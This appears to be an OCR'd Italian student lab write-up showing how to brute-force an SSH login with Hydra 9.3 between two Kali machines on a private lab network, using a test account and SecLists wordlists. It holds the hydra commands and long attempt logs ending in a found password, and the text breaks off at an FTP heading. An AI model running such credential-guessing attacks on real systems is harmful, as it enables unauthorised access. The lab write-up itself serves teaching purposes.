

CRACKER SERVIZIO SSH CON HYDRA VERSIONE 9.3 DA KALI A KALI


CON IL COMANDO ADUSER SIAMO ANDATI A CREARE UN NUOVO UTENTE IN QUESTO CASO TEST_USER CON PASSWORD TESTPASS

COME POSSIAMO VEDERE DALLA FOTO SIAMO ANDATI A CRACCARE CON HYDRA CON IL COMANDO HYDRA -l TEST_USER -p TESTPASS 192.168.50.101 -t4 SHH VISTO CHE CONOSCEVAMO GIA UTENTE E PASSWORD SIAMO ANDATI AD INSERIRLI DIRETTAMNETE NEL COMADO





INVECE SE NON SI CONOSCONO LE INFORMAZIONI SI PUO USARE UNA LISTA DI UTENTI E PASSWORD CON IL SEGUENTE COMANDO HYDRA -L USERNAME_LIST -P PASSWORD_LIST IP_KALI -T4 SSH NEL NOSTRO CASO ABBIAMO USATO DELLE LISTE SCARICATE DA SECLISTS E IN FOTO SOTTO SI POSSONO VEDERE I VARI TENTATIVI PRIMA DI ARRIVARE AL RISULATO CHE CI SERVE


kali int
Applicazioni
Posizioni
Terminale
gio 11 ago 16:56
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/share/seclists/Usernames/xato-net-10-million-usernames.txt
┌──(kali㉿kali)-[~]
└─$ sudo nano /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-11 16:19:23
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000000 login tries (l:1/p:1000000), ~250000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 4 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 5 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 6 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 7 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 8 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 9 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 11 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 12 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 14 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 15 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 16 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "696969" - 17 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 18 of 1000000 [child 0] (0/0)



kali int
Applicazioni
Posizioni
Terminale
gio 11 ago 16:32
kali@kali: ~
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "q1w2e3r4t5" - 121 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "patrick" - 122 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "internet" - 123 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "scooter" - 124 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "orange" - 125 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "11111" - 126 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "golfer" - 127 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cookie" - 128 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "richard" - 129 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "samantha" - 130 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "bigdog" - 131 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "guitar" - 132 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jackson" - 133 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "whatever" - 134 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "mickey" - 135 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "chicken" - 136 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sparky" - 137 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "snoopy" - 138 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "maverick" - 139 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "phoenix" - 140 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "camaro" - 141 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sexy" - 142 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "peanut" - 143 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "morgan" - 144 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "welcome" - 145 of 1000001 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "falcon" - 146 of 1000001 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cowboy" - 147 of 1000001 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ferrari" - 148 of 1000001 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 149 of 1000001 [child 2] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-11 16:31:44
┌──(kali㉿kali)-[~]
└─$

CRACKER SERVIZIO FTP CON HYDRA VERSIONE 9.3

